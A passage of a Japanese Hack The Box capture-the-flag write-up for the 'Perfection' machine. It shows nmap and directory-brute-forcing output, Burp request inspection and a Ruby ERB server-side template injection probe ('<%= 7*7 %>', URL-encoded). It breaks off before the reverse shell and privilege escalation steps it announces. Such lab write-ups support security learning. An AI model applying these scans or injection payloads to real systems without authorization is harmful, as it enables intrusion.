
本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Perfection」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webアクセスできるファイル/ディレクトリ調査
(3) Webサイトの動作確認
(4) サーバーサイド・テンプレート・インジェクション(SSTI)攻撃の試行
(5) サーバーサイド・テンプレート・インジェクション(SSTI)攻撃を用いたリバースシェル
(6) データベース上のパスワードハッシュ値取得
(7) hashcatを用いたハッシュ値解析
(8) 特権昇格(sudo設定の脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)ポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.253
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 18:10 JST
Nmap scan report for 10.10.11.253
Host is up (0.34s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT       ADDRESS
1   215.88 ms 10.10.16.1
2   441.47 ms 10.10.11.253

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.77 seconds
(2) ブラウザを用いて「http://10.10.11.253/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査

(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://10.10.11.253/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET        6l       12w      142c http://10.10.11.253/css/lato.css
200      GET       32l      220w    13738c http://10.10.11.253/images/checklist.jpg
200      GET        6l       12w      173c http://10.10.11.253/css/montserrat.css
200      GET       11l       52w     3860c http://10.10.11.253/images/lightning.png
200      GET      103l      387w     3827c http://10.10.11.253/about
200      GET      142l      444w     5191c http://10.10.11.253/weighted-grade
200      GET      235l      442w    23427c http://10.10.11.253/css/w3.css
200      GET        4l       66w    31000c http://10.10.11.253/css/font-awesome.min.css
200      GET      101l      390w     3842c http://10.10.11.253/
200      GET       51l      214w    14842c http://10.10.11.253/images/susan.jpg
200      GET      176l     1024w    79295c http://10.10.11.253/images/tina.jpg
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ gobuster dir -u http://10.10.11.253/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Perfection_80.txt
ーーー(省略)ーーー
/[                    (Status: 400) [Size: 274]
/]                    (Status: 400) [Size: 274]
/about                (Status: 200) [Size: 3827]
/plain]               (Status: 400) [Size: 279]
/quote]               (Status: 400) [Size: 279]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ sudo dirsearch -u http://10.10.11.253/
ーーー(省略)ーーー
[18:40:49] Starting:
[18:41:11] 200 -    4KB - /about
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.11.253/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 3842, Words: 473, Lines: 102, Duration: 225ms]
about                   [Status: 200, Size: 3827, Words: 484, Lines: 104, Duration: 429ms]
                        [Status: 200, Size: 3842, Words: 473, Lines: 102, Duration: 200ms]
ーーー(省略)ーーー
Webサイトの動作確認
(1) ブラウザを用いて「http://10.10.11.253/」にアクセスする。
(2) Burp Suiteにてリクエストデータを確認すると、リスポンスのヘッダーに「X-Xss-Protection: 1; mode=block」があるためクロスサイトスクリプティング(XSS)攻撃の対策がされていることが分かる。
(3) 「http://10.10.11.253/」のWebページの下部に記載された内容を確認すると、WEBrickのバージョン1.7.0でWebサイトを作成していることが分かる。
(4) 「WEBrick 1.7.0」でGoogle検索すると、Rubyを用いて作成されたWebサイトであることが分かる。
(5) 任意の値を入力して、「Submit」をクリックする。
(6) 下部に入力した内容が表示されていることを確認する。
(7) Burp Suiteにてリクエストデータを確認すると、入力したデータはPOSTメソッドのパラメータにて送信されていることが分かる。
【リクエストデータ】
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: http://10.10.11.253
Connection: keep-alive
Referer: http://10.10.11.253/weighted-grade
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=a&grade1=1&weight1=100&category2=b&grade2=1&weight2=0&category3=c&grade3=1&weight3=0&category4=d&grade4=1&weight4=0&category5=e&grade5=1&weight5=0
サーバーサイド・テンプレート・インジェクション(SSTI)攻撃の試行
(1) HackTricksのSSTI(https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection)にRubyのSSTI攻撃の記載方法を確認する。
(2) SSTI攻撃をするために「[改行]<%= 7*7 %>」をURLエンコードする。
【URLエンコード前】

<%= 7*7 %>


【URLエンコード後】
%0A%3C%25%3D+7%2A7+%25%3E
  ※「%0A」の他に「%0D%0A」もURLエンコードの改行コードだが、「%0D%0A」の場合は攻撃に失敗した。
(3) Burp Suiteで [Proxy] > [Intercept] 画面にて「Intercept on」にする。
(4) 「http://10.10.11.253/weighted-grade-calc」のWebページの下部に任意の値を入力して、「Submit」をクリックする。
(5) Burp Suiteにて送信するリクエストデータの内容が表示される。入力したデータがPOSTメソッドのパラメータで送信されていることが分かる。
【リクエストデータ(変更前)】
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: http://10.10.11.253
Connection: keep-alive
